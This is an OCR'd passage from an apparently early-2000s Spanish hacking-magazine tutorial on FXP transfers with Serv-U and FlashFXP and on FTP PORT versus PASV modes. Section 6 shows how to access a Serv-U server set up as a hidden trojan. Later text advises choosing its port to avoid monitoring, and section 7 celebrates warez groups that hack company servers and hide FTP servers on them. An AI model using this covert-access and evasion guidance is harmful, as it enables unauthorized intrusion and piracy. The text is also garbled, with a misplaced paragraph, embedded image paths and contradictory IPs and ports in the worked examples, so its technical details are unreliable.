- Iniciamos el Serv-U de la carpeta FTP3000 y lo configuramos en el puerto 3000, le permitimos **Bounce Attack** (dejamos el cuadro de selección desactivado) y le damos como **Home Directory C:** y como **File/Directoy access rules C:\FTPEJERCICIO3000** con todos los permisos, eliminamos el usuario por defecto y le añadimos uno nuevo con el nombre FTP3000 y password 3000.

- Reiniciamos los servidores (recordad, el botón del rayo).

Ahora tenemos dos Servidores FTP iniciados en nuestro equipo, cada uno en un puerto distinto. Muy bien, pues iniciamos el FlashFXP y creamos los accesos a nuestros servidores:

- Vamos al menú Sites --> Site Manager --> New Site y escribimos FTP2500.

- A la derecha completamos los datos de acceso a nuestro FTP2500.

* IP Address: 127.0.0.1 (o cualquiera de las IP que aparecen en el Serv-U al iniciarse.

* Port: 2500.

* Deseleccionamos el cuadro de Anonymous.

* User Name: FTP2500.

* Password: 2500.

- Pulsamos Apply y después New Site y escribimos FTP3000.

- A la derecha completamos los datos para acceder a nuestro FTP3000.

* IP Address: 127.0.0.1 (o cualquiera de las IP que aparecen en el Serv-U al iniciarse.

__Activando__ esta casilla, lo que hacemos es impedir ese comportamiento. Esto es positivo en caso de poner el Servidor FTP al servicio de terceros, porque eso impide que un cliente utilice nuestro Servidor como "pasarela de datos". __Desactivando__ esta casilla permitiremos el FXP, esto es positivo en caso de ser únicamente nosotros quienes tengamos acceso al Servidor FTP.

* Port: 3000.

* Deseleccionamos el cuadro de Anonymous.

* User Name: FTP3000.

* Password: 3000.

- Pulsamos Apply y después Close.

Bien, ahora pulsamos sobre la Zona 2 del FlashFXP y nos conectamos al servidor FTP2500 (Sites --> Site Manager --> Seleccionamos a la izquierda FTP2500 y pulsamos Connect). En la Zona 3 del Serv-U deberíamos ver unos cuantos mensajes (echamos un vistazo) confirmando el acceso y en la Zona 2 debería aparecernos la lista de carpetas disponibles.

Nos fijamos que la Ruta de Acceso Inicial (Home Directory) es /c:/ --> Tal como configuramos el Serv-U en la opción Home Directory //Podéis verlo arriba de la Zona 2//

Nos fijamos que a pesar de que en nuestro disco duro C: hay muchas mas carpetas, en la Zona 2 solo vemos una llamada FTPEJERCICIO2500 --> Tal como configuramos el Serv-U en la opción File/Directoy access rules.

Ahora subimos a nuestro Servidor FTP2500 unos cuantos archivos de nuestro disco duro (recordad, en la Zona 1 tenemos acceso a nuestro disco duro). Nos fijaros que los archivos que arrastramos desde la Zona 1 a la Zona 2 deben introducirse dentro de la carpeta FTPEJERCICIO2500, pues es la única para la cual hemos determinado accesos. Ahora nos desconectamos de nuestro Servidor pulsando sobre el icono azul situado sobre la Zona 2 (si pasamos el Mouse por encima aparece disconnect). Finalmente nos conectamos a nuestro Servidor FTP3000 (repetimos) y updatamos unos cuantos archivos (repetimos) y nos desconectamos (repetimos).

Ya estamos preparados para la prueba :

- Pulsamos sobre la Zona 2 y nos conectamos a nuestro FTP2500.

- Pulsamos sobre la Zona 1 y OJO!!! Pulsamos sobre el icono que saca el mensaje Switch to FTP Browser, esto hace que desaparezcan los archivos de nuestro disco duro en la Zona 1, en realidad nos prepara la Zona 1 para que pueda conectarse a cualquier otro Servidor FTP :)

- Pues bien, menú Sites --> Site Manager --> Seleccionamos FTP3000 y Connect.

Ya estamos conectados a dos Servidores FTP al mismo tiempo. Recordad que updatamos archivos a cada carpeta en los pasos anteriores ¿verdad? Pues ahora entrad en las carpetas FTPEJERCICIO3000

(Zona 1) y FTPEJERCICIO2500 (Zona 2) y arrastrad archivos de un servidor a otro (de la Zona 1 a la Zona 2 y a la inversa). Lo que estamos haciendo es mover archivos de un Servidor FTP a otro Servidor FTP, es decir, estamos haciendo FXP :)

Como ya os comentamos en el artículo anterior, la verdadera potencia está en poder conectarnos a dos Servidores FTP situados en Países distintos con líneas de conexión a Internet rápidas y poder mover datos entre ellos a gran velocidad desde nuestra casa y un MODEM de 28800 :) Porque **los datos no pasan por nuestro ordenador**, simplemente emitimos ordenes a otros servidores para que se pasen datos entre ellos.

Haced mas pruebas:

- Por ejemplo conectaros en la Zona 1 al Servidor FTP de Microsoft y en la Zona 2 conectaros a uno de los vuestros, veremos como es imposible hacer FXP, puesto que el Servidor FTP de Microsoft tiene activada la opción de Bounce Attack.


- Desactivad en uno de vuestros servidores FTP la opción de Bounce Attack e intentad Aspear entre vuestros dos servidores, veremos que ya no podemos :)

- Haced todo lo que se os ocurra, cambiad los permisos de acceso en vuestros Servidores y experimentad lo que podéis y no podéis hacer. Este mundillo se basa en el conocimiento y la experiencia, es tan importante lo uno como otro, debemos devorar con verdadera ansiedad tanto la sección de TCP/IP como practicar hasta que os salgan callos en los dedos y en el cerebro.

6.- Accediendo a nuestro Troyano :)

Inicia el Servidor que preparamos para actuar de troyano y conéctate mediante el **FlashFXP**. Podemos ver que sólo tenemos acceso al disco **C:** ¿verdad? :) Intenta subir de directorio pulsando sobre **Parent Directory**, nada de nada ¿verdad? ¿pero no habíamos configurado acceso a todos los discos duros? ¿por qué no podemos salir del directorio **C:**?

Recuerda que pusimos como **Home Directory C:** y como **File/Directory parent rules** todas las letras del abecedario. Home Directory es donde aparecemos nada mas acceder al Servidor, en teoría no deberíamos poder remontar directorios, pero gracias a nuestra especial configuración :) sólo tenemos que poner D:\ en el Folder Bookmarks (sobre Parent Directory) y pulsar Return :) Aquí tenemos la pantalla!!!



Piensa una cosa: ningún Hacker es un experto en todo, pero sí tienen conocimientos básicos/medios de casi todo y suelen ser expertos en un par de temas (cada uno elige su camino). No se necesita ser experto programador en 50 lenguajes distintos, pero sí conocer al menos un par de ellos en profundidad y tener conocimientos generales de la sintaxis del resto. Lo importante es precisamente la asombrosa capacidad que uno adquiere con el tiempo, por ejemplo ser capaz de aprender un nuevo lenguaje de programación apenas leyendo un manual y las instrucciones básicas, porque en el fondo los conceptos son muy parecidos, lo único que cambia es la forma y las facilidades que casa sistema nos ofrece.

Hagamos un paralelismo para entenderlo mejor. Quien lea este artículo y sea curioso lo primero que hará es ir a (por ejemplo) www.downloads.com y buscará por la palabra FTP, descargará todos los Servidores FTP y todos los Clientes FTP, los instalará y empezará a experimentar. Cuando domine un par de ellos, le será sencillo dominar los otros 50 programas de FTP, porque se basan en lo mismo, no porque sea un genio :) Esto es importante que lo tengáis en cuenta, porque con el tiempo almacenaréis experiencia de muchos temas y llegará el día que decidiréis especializaros en un par de ellos, en aquellos que realmente os hallan llegado al alma, que quizás sean los que mas habéis llegado a odiar porque no comprendíais en un primer momento (a veces la revelación tarda varios años y quizás a algunos nunca les llegue, es casi esotérico :).

7.- UNDERGROUND: Pequeña referencia a los Foros FXP.

El FXP es utilizado habitualmente por los Grupos Warez de Internet, por ejemplo en los FOROS FXP.

Un foro de FXP es donde se reúnen una serie de individuos y se dedican a "compartir" todo tipo de archivos, desde el último juego que saldrá al mercado la semana que viene hasta la última película de cine que se estrenará en España dentro de unos meses :)

Si, si, no penséis que eso es imposible, imaginad que tengo una tienda de Informática o soy montador de Equipos en una cadena importante, pues entonces tengo acceso al Windows XP antes de que salga al mercado :)… o soy el transportista, o tengo un videoclub, o soy representante, o distribuidor, o estoy en aduanas, o simplemente viajo mucho… je, je, je… ¿os dais cuenta? No sólo es posible sino que únicamente hace falta conocer donde se mueve todo este mundillo para disponer GRATIS de todo el Software que existe (Software y todo lo que nos imaginemos).

En próximos números trataremos en profundidad estos foros :) y os explicaremos cómo ingresar en ellos, pero ya puedes ponerte a trabajar, porque necesitarás presentarles un par de PUBS (ya os lo explicaremos) con unos 3GB para compartir, y eso implica que tenemos que aprender a escanear, updatar, proteger/ocultar ficheros y mil cosas mas… (bueno, en próximos números ya os lo explicaré muy, muy, muy detalladamente :))

El FXP es utilizado por la elite de estos foros para mover datos rápidamente. Suelen hackear máquinas con conexiones rápidas (normalmente servidores de empresa) y una vez consiguen "penetrar" en esos sistemas introducen un Servidor FTP (si, si, en muchos casos exactamente el Serv-U 2.5e :)) y lo ejecutan de forma oculta (eso os suena, ¿verdad?). De esa forma updatan/suben a esos FTPs las últimas novedades y lo anuncian en sus foros para que todos puedan descargarlos a una buena velocidad Es un tema apasionante del que he disfrutado durante años, así que sintiéndolo mucho dejaré los detalles para otra ocasión:).

8.- Más cosas sobre el FXP.

Ya sabemos lo básico, utilizar el FlashFXP como un simple Cliente FTP (transferencia de archivos entre nuestro disco duro y un Servidor FTP) y hacer FXP (transferencia directa entre Servidores FTP). Ahora recorreros los menús y experimentad con las opciones, aquí haremos mención a unos cuantos puntos que no debemos pasar por alto:

- Menu Options --> Preferences -> Pestaña Options --> Enable Anti-Idle

Normalmente los Servidores FTP activan la Opción Idle Time Out. Recordad lo que pasaba cuando estabais conectados al Servidor FTP de Microsoft durante mas de 5 minutos sin hacer nada: te desconectaba.

Pues bien, esta opción del FlashFXP te permite enviar una orden al Servidor cada

cierto tiempo con la intención de "engañar" al Servidor y hacerle creer que estás haciendo algo cuando en realidad te has ido a tomar un café. Es muy útil cuando hay un Servidor muy cargado y no hay manera de entrar, pues dejas el FlashFXP reintentando la entrada y cuando consigue acceder se queda dentro hasta que volvemos :).

Hay que decir que existen Servidores con sistemas Anti-Anti-Idle, es decir, Servidores que si ven que lo único que haces es emitir una orden LIST cada 120 segundos pues interpretan que estás "haciendo el tonto" y te cierran la conexión :). Ante cada medida siempre encontrarás contramedidas, como Clientes FTP que te permiten cada pocos segundos cambiar la orden y así engañar a los Anti-Anti-Idles… bueno, ya iremos avanzando en esto .

- Menú Options --> Preferences -> Pestaña Options --> En el centro verás List Method (Método de Listado) Es importante que selecciones Show Hidden Files (Mostrar Ficheros Ocultos). Está claro ¿verdad? Desde este momento podrás ver carpetas y ficheros ocultos.

- Menú Commands. No lo explicaremos aquí, simplemente echadle un vistazo, podemos hacer muchas cosas especiales pero necesitamos conocimientos mucho mas avanzados (poco a poco)

- Menú Sites --> Site Manager y seleccionamos cualquiera de los que tenemos a vuestra izquierda, por ejemplo FTP3000 (que lo tendréis si habéis seguido este artículo).

Ahora nos centraremos en las pestañas de la derecha, estas son las opciones particulares de cada conexión, sólo os puntualizaré dos muy importantes:

1. Pulsamos en la pestaña Options y nos fijamos en la opción **Site Uses IP MASK / NAT / Non Routable IP**. Esta opción es muy importante, si vemos que nos es imposible acceder a un Servidor activad esta opción. En futuros números profundizaremos sobre ello.

2. Pulsamos en la pestaña Options y nos fijamos en la opción Use Passive Mode. Lo mismo que antes, si vemos que nos es imposible acceder a un Servidor activad esta opción (mas tarde profundizaremos sobre ello).

La opción **Site Uses IP MASK / NAT / Non Routable IP:**

En este número nos adentraremos en el PASV MODE (Passive Mode), pero es mi deber comentar algo sobre la opción NAT.

Para algunos, lo que diré a continuación ya vale el precio de este cuaderno. Hay muchas personas que son incapaces de transferir archivos de/a Servidores FTP (y mucho menos hacer FXP), pueden conectarse a los Servidores FTP pero cuando piden un archivo salen mensajes de error en la transmisión.

Esto puede ocurrir por muchos motivos, pero dos son los mas usuales: el Firewall o el NAT. Lo del Firewall ya lo veremos en el siguiente artículo (y posteriores), pero lo del NAT es mas complicado y no lo

veremos hasta el tercer número. Sólo deciros que según el ISP que te da acceso a la red, la forma en que lo hace (a través de MODEM, Router…) y la configuración del mismo, se producen errores en la interpretación de las cabeceras debido a transformación de direcciones públicas en privadas. No es el momento de estudiar esto, simplemente activa esa opción en el FlashFXP si ves que puedes conectarte a un Servidor FTP pero surgen errores cuando intentas bajarte un archivo.

9.- FINALIZANDO QUE ES GERUNDIO :)

Este artículo y el anterior son un acercamiento a las posibilidades de los Servidores FTP y los Clientes FTP. Es una mezcla de manual y "abrementes": ¿vale?

Podría haber hecho un manual de 120 páginas explicando punto por punto todas las opciones de un Servidor FTP, lo mismo que con un Cliente FTP. Pero esa no es mi intención y además estaría estafando a los lectores, eso ya lo hacen otras revistas. Además tenéis en Internet cientos de manuales de ese tipo (en castellano y gratuitos), no tiréis el dinero comprando una revista que simplemente describa los comandos de un programa, invertid en algo mucho mejor.

FTP SIN SECRETOS PASV MODE

Para comprender el funcionamiento de un FTP no solo debemos aprender a utilizar los programas pertinentes... hay conceptos avanzados que debemos asimilar, utilizar y explotar en nuestro beneficio.

Estoy muy cabreado!!! He tenido que rehacer este artículo tres veces. La primera, nuestro director dijo que era excesivamente complejo y poco claro, la segunda que era excesivamente sencillo y poco profundo, la tercera me miró y dijo: AHORA SI, A LA IMPRENTA :)

¿Sabéis por qué estoy cabreado?

Soy orgulloso y soberbio, cuando me seleccionaron como colaborador dejé muy claro que escribiría con el lenguaje que me diese la gana y no admitiría censura alguna. A pesar de todo aguanté la insolencia de un director que se atrevía a criticar mi trabajo, quizás porque lo que me pedía suponía un reto personal, quizás porque me pedía tan claramente lo que quería obtener de mí que el "tonto" parecía yo al no entregarle (por dos veces) lo que deseaba. Estoy cabreado porque ÉL tenía razón y yo no supe captar la esencia de esta publicación a la primera.

Os lo advierto, pocas personas tienen tan claro lo que desean ofrecer a sus lectores como el que dirige esta editorial. Si esta revista o cuaderno o como se llame no es un éxito en ventas, creeré en la involución de la especie humana. Es muy difícil que encontrar un texto que se asemeje a este en todo el planeta, y no es que lo he escrito yo, no, es que ya me gustaría haber tenido entre las manos algo parecido hace unos cuantos años... comprobadlo vosotros mismos.

P.D. Gracias por permitirme introducir este "prefacio", tenía que hacerlo, tenía que quedarme tranquilo.

El Director: Gracias a ti por aguantar mis "exigencias" y ofrecernos esta perla del conocimiento, la sencillez y el tecnicismo caminando juntos, esto es exactamente lo que quiero. Y... espero que tu "particular y soberbio" estilo de escritura no incomode a nadie ;)

1.- Port Mode versus PASV Mode.

Y aquí es donde vais a empezar a sufrir!!!!!!!!

Seguro que quienes hace tiempo que “tocan” Soft relacionado con los FTP habrán visto opciones relacionadas con términos de “incomprensible” significado. Uno de los mas relevantes es el comentado en el artículo del FlashFXP: Conexión Pasiva / Conexión Normal. Al ataque!!!



A RECORDAR:
El Cliente FTP es quien “elige” el modo de conexión: PORT MODE o PASV MODE.

El Servidor FTP es quien determina, en su configuración, si admite o no el PASV MODE (normalmente siempre admitirá PORT MODE). Bajaros cualquier software Servidor FTP actual y os encontrareis con esa “temida” opción: PASV MODE. Por lo general, un Servidor que tiene la opción PASV MODE activada podrá admitir conexiones tanto PORT como PASV por parte del Cliente.

Ahora explicaremos qué significa todo esto .

FTP: Conexión Pasiva (PASV MODE) frente a Conexión Normal (PORT MODE):

Cuando iniciamos un SERVIDOR FTP, este abre un puerto que se queda “a la escucha” de posibles Clientes. Normalmente es el PUERTO 21 aunque, como ya sabemos, eso lo decidimos nosotros a la hora de configurar el Servidor FTP (este puerto es llamado MAIN PORT). El MAIN PORT se utiliza como puerta de acceso principal y para la transmisión comandos/ordenes (cosas como USER, PASS, CWD ...); pero un Servidor FTP necesita OTRO puerto mas para la transferencia de datos, normalmente el MAIN PORT menos 1, es decir el 20 (llamado DATA PORT).

El servidor puede iniciarse en el MAIN PORT que quiera (normalmente el 21), por lo que si al iniciar el SERVIDOR este lanza un mensaje de error porque el puerto está ocupado, pues se debe configurar ese SERVIDOR para que se inicie en otro puerto, esto ocurre por ejemplo en W2000, que suele tener el servicio interno de FTP ya activo (y mucha gente ni lo sabe) y cuando el SERVIDOR intenta abrir un puerto que ya está siendo utilizado pues eso, no puede.

Cuando utilicéis un Servidor FTP como Troyano, recordad iniciarlo en un puerto por encima del 1024 ¿vale? El motivo no importa ahora (estudiad TCP/IP), simplemente estaréis “menos controlados”. Tampoco lo pongáis en uno muy alto, llamaréis la atención y encima os puede fallar la conexión Lo ideal es entre el 1025 y el 8890.

El CLIENTE FTP (ya sabéis, el CuteFTP, el FlashFXP o cualquier otro) es el encargado de intentar contactar con el SERVIDOR para que podamos entrar en el disco duro del ordenata ajeno.

La escena: Tenemos un Servidor FTP en la IP 212.213.45.26 configurado para escuchar el puerto 21 (como las grandes compañías)

*** CASO UNO: El SERVIDOR ESTÁ EN MODO NORMAL (PORT MODE).**

1.- Se inicia el Servidor FTP y este abre el Puerto 21 quedándose a la escucha de posibles Clientes.

2.- El CLIENTE inicia una conexión desde el Puerto 1394 al puerto 21 de Servidor (Main PORT / Puerto de Control / Puerto de Comandos / Puerto de Ordenes… llamadlo como queráis).

```
SERVIDOR                <<<----------------------   CLIENTE
IP:  212.213.45.26                                 IP: 62.54.125.12
Puerto: 21 LISTENING                                Puerto: 1394
(EN ESCUCHA)                                       (Dinámico entre 1024 y 65535)
```

Una conexión necesita cuatro parámetros: IP de Origen, Puerto de Origen, IP de Destino y Puerto de Destino. Por lo tanto y fijándonos arriba, tenemos al Cliente con la IP 62.54.125.12 abriendo un Puerto asignado dinámicamente por el sistema operativo (1394) y llamando a la puerta del Servidor FTP en el Puerto 21.

Fijaros en el Puerto que abre el Cliente para enlazarse con el MAIN PORT del Servidor: es el 1394 y hemos dicho que se asigna dinámicamente. Este puerto DINÁMICO estará comprendido entre los valores 1024 y 65535.

Cuando estudiemos programación de Sockets veremos que podemos iniciar una conexión en un puerto que nosotros especificaremos o dejar que el Sistema Operativo asigne uno libre (es un proceso interesante que ya veremos un día de estos), los Clientes FTP normalmente dejan al Sistema Operativo ese trabajo (no os preocupéis de eso por ahora).

3.- Una vez tenemosl establecida la Conexión de Control, el Cliente enviará al Servidor por esa conexión un Comando PORT. Para hacerlo sencillo diremos que el comando PORT le da al Servidor los parámetros necesarios para que el Servidor establezca una Conexión de Datos.

SERVIDOR <<<------------------------- CLIENTE
IP: 212.213.45.26 COMANDO PORT IP: 62.54.125.12
Puerto: 21 LISTENING Puerto: 1394
(EN ESCUCHA) (Dinámico entre 1024 y 65535)

El Comando PORT contiene la IP del Cliente (en este caso 62.54.125.12) y un Puerto (en este caso 1394 + 1 =1395). De esta manera el Cliente informa al Servidor cómo debe establecer la Conexión de Datos.

Fijaros que el Comando Port informa del Puerto 1395, es decir, el Puerto Dinámico asignado por el sistema mas una unidad. Esto suele ser así por convenio (aunque por supuesto podríamos programarlo de forma distinta)

Si estuviésemos mirando desde el FlashFXP los Mensajes de Control (la Zona 3) o desde el Servidor FTP, veríamos un mensaje de este tipo:
Client > PORT 62.54.125.12,5,115
El CLIENTE mediante el Comando PORT informa al Servidor FTP de su propia IP 62.54.125.12 y del Puerto de DATOS al que el Servidor deberá conectarse 5*256+115 = 1395.
Los curiosos se fijarán que en el comando PORT, después de la IP hay una coma, un 5, una coma y un 115... y que para colmo utilizo una fórmula para obtener el Puerto de Datos: multiplico el primer número (5) por 256 y le sumo el segundo número (115) ---> No os matéis mucho por eso, por ahora simplemente aceptad que esa es la forma de interpretar el comando PORT, el Nirvana del Conocimiento no se alcanza en un solo día

4.- Llegados a este punto el Servidor ya sabe cómo debe conectarse al Cliente y establece la Conexión de Datos

SERVIDOR -------------------------- >>> CLIENTE
IP: 212.213.45.26 CONEXIÓN DE DATOS IP: 62.54.125.12
Puerto: 20 Puerto: 1395
(MAIN PORT - 1) (DINAMICO + 1)

Fijaros (ya lo hemos dicho antes) que el Servidor abre para los Datos el MAIN PORT menos uno, es decir, el Puerto 20… y se conecta al Cliente en el Puerto 1395 (gracias a la información que el comando PORT contenía)

Si estuviésemos mirando los Mensajes de Control en realidad veríamos algo así:
Server > 200 PORT command successful
(El SERVIDOR establece la conexión con el cliente)

VALE!!!!!! UN RESUMEN PARA QUE NO SE PIERDA NADIE

RESUMEN PORT MODE

· El Servidor se pone a la escucha en el Puerto 21

· El Cliente establece la Conexión de CONTROL

· El Cliente envía el comando PORT por la conexión de Control

· El Servidor establece la Conexión de DATOS

RESUMEN PORT MODE MAS COMPLETO


· 212.213.45.26:PC(21) LISTENING
Servidor Iniciado // PC = Puerto de Control, en este caso el 21

· 62.54.125.12:PD(1394) ----> 212.213.45.26:PC(21)
Establecimiento del Canal de Control // PD = Puerto Dinámico, en este caso el 1394

· 62.54.125.12:PD(1394) ----> 212.213.45.26:PC(21)
Envío del Comando PORT

· 212.213.45.26:PC-1(20) ----> 62.54.125.12:PD+1(1394)
El Servidor establece el Canal de Datos // PC-1 es el Puerto de control menos una unidad, llamado Puerto de Datos, en este caso 21-1=20 // PD+1 es el Puerto Dinámico del Cliente mas una unidad, en este caso el 1395

ESQUEMA:



*** CASO DOS: El SERVIDOR ESTÁ EN MODO PASV (PASV MODE).**

1.- Se inicia el Servidor FTP y este abre el Puerto 21 quedándose a la escucha de posibles Clientes. Paso idéntico al caso anterior.

2.- El CLIENTE inicia una conexión desde el Puerto 1394 al puerto 21 de Servidor. Paso idéntico al caso anterior.

SERVIDOR <<<----------------------- CLIENTE
IP: 212.213.45.26 IP: 62.54.125.12
Puerto: 21 LISTENING Puerto: 1394
(EN ESCUCHA) (Dinámico entre 1024 y 65535)

3.- Una vez tenemos el establecida la Conexión de Control, el Cliente enviará al Servidor por esa conexión un Comando PASV. Para hacerlo sencillo diremos que el comando PASV le pide al Servidor que le envíe los parámetros necesarios para que el Cliente establezca una Conexión de Datos.

SERVIDOR <<<------------------------- CLIENTE
IP: 212.213.45.26 COMANDO PASV IP: 62.54.125.12
Puerto: 21 LISTENING Puerto: 1394
(EN ESCUCHA) (Dinámico entre 1024 y 65535)

Si estuviésemos mirando desde el FlashFXP los Mensajes de Control (la Zona 3) o desde el Servidor FTP, veríamos un mensaje de este tipo:
Client > PASV
(El CLIENTE pide acceso "pasivo" al SERVIDOR)

4.- El Servidor responderá enviándole al Cliente los parámetros pedidos. En este caso su IP y un Puerto que esta vez no será el 20 (Main Port menos 1) sino un Puerto asignado Dinámicamente por el S.O. (Sistema Operativo) y estará por encima del 1024.

SERVIDOR ----------------------->>> CLIENTE
IP: 212.213.45.26 Envía Parámetros IP: 62.54.125.12
Puerto: 21 LISTENING Puerto: 1394
Prepara el Puerto Dinámico 63899 (Dinámico entre 1024 y 65535)

Si estuviésemos mirando desde el FlashFXP los Mensajes de Control (la Zona 3) o desde el Servidor FTP, veríamos un mensaje de este tipo:

Server > 227 Entering Passive Mode (212,213,45,26,249,155)
(El SERVIDOR le dice al Cliente que se conecte a la IP 209.15.39.184 en el puerto 249*256 + 155 = 63899 y el CLIENTE "obedecerá" estableciendo la conexión en el puerto especificado).

5.- Llegados a este punto será el Cliente quien establezca la conexión de datos con el Servidor. El puerto abierto en el Servidor FTP es el 63899 (información contenida en el Comando PASV del paso anterior) y es un Puerto asignado por el Sistema Operativo de forma dinámica.

SERVIDOR	<<<-------------------------	CLIENTE
IP: 212.213.45.26	CONEXIÓN DE DATOS	IP: 62.54.125.12
Puerto Dinámico: 63899		Puerto: 1395
		(DINAMICO + 1)

VALE!!!!!! UN RESUMEN PARA QUE NO SE PIERDA NADIE

RESUMEN PASV MODE

- El Servidor se pone a la escucha en el Puerto 21
- El Cliente establece la Conexión de CONTROL
- El Cliente envía el comando PASV por la conexión de Control
- El Servidor responde al Cliente con los parámetros solicitados.
- El Cliente establece la Conexión de Datos

RESUMEN PASV MODE MAS COMPLETO :)

- 212.213.45.26:PC(21) LISTENING
  Servidor Iniciado // PC = Puerto De control, en este caso el 21


- 62.54.125.12:PD(1394) ----> 212.213.45.26:PC(21)
  Establecimiento del Canal de Control // PD = Puerto Dinámico, en este caso el 1394

- 62.54.125.12:PD(1394) ----> 212.213.45.26:PC(21)
  Envío del Comando PASV

· 212.213.45.26:PD(63899) ----> 62.54.125.12:PD(1394)
El Servidor prepara un puerto asignado dinámicamente por el S.O., en este caso el 63688 // El Servidor le envía los parámetros requeridos al Cliente por el Puerto de Control

· 62.54.125.12:PD+1(1395) ----> 62.54.125.12:PD(63899)
El Cliente establece el Canal de Datos

ESQUEMA:



2.- Lo que debe quedar muy claro!!!

- Para una Conexión FTP se deben establecer dos canales de comunicación: el Canal de Órdenes y el Canal de Datos.

- Tanto en el caso de una Conexión PORT MODE como en una Conexión PASV MODE, el Canal de Ordenes se establecerá de idéntica forma.

- En el caso de una Conexión PORT MODE será el Servidor FTP quien se conecte al Cliente FTP para establecer el Canal de Datos.

- En caso de una Conexión PASV MODE será el Cliente FTP quien se conecte al Servidor FTP para establecer el Canal de Datos.

3.- Comprendiendo...

Imaginemos un servidor en PASV MODE sirviendo archivos a 3 Clientes distintos

Conexiones del Servidor FTP 62.54.125.12	Conexiones con los Clientes
Puerto 21 (Escuchando)	
Puerto 21 (Establecida)	Puerto 21 (Cliente 84.25.54.5)
Puerto 63027 (Establecida)	Puerto 2960 (Cliente 84.25.54.5)
Puerto 21 (Establecida)	Puerto 21 (Cliente 69.2.4.10)
Puerto 63214 (Establecida)	Puerto 3269 (Cliente 69.2.4.10)
Puerto 21 (Establecida)	Puerto 21 (Cliente 205.21.26.7)
Puerto 64220 (Establecida)	Puerto 3265 (Cliente 205.21.26.7)

Nos fijamos en unos cuantos puntos interesantes:

- Entre El Servidor y el Cliente permanecen abiertas las dos Conexiones (de Control y de Datos).
- Por cada Cliente el Servidor mantiene una Conexión de Control en el Main Port (en este caso el 21). Esto es posible porque por cada nuevo Cliente el Servidor inicia un proceso "hijo" y continua dejando a la escucha el proceso "padre" en el Main Port.
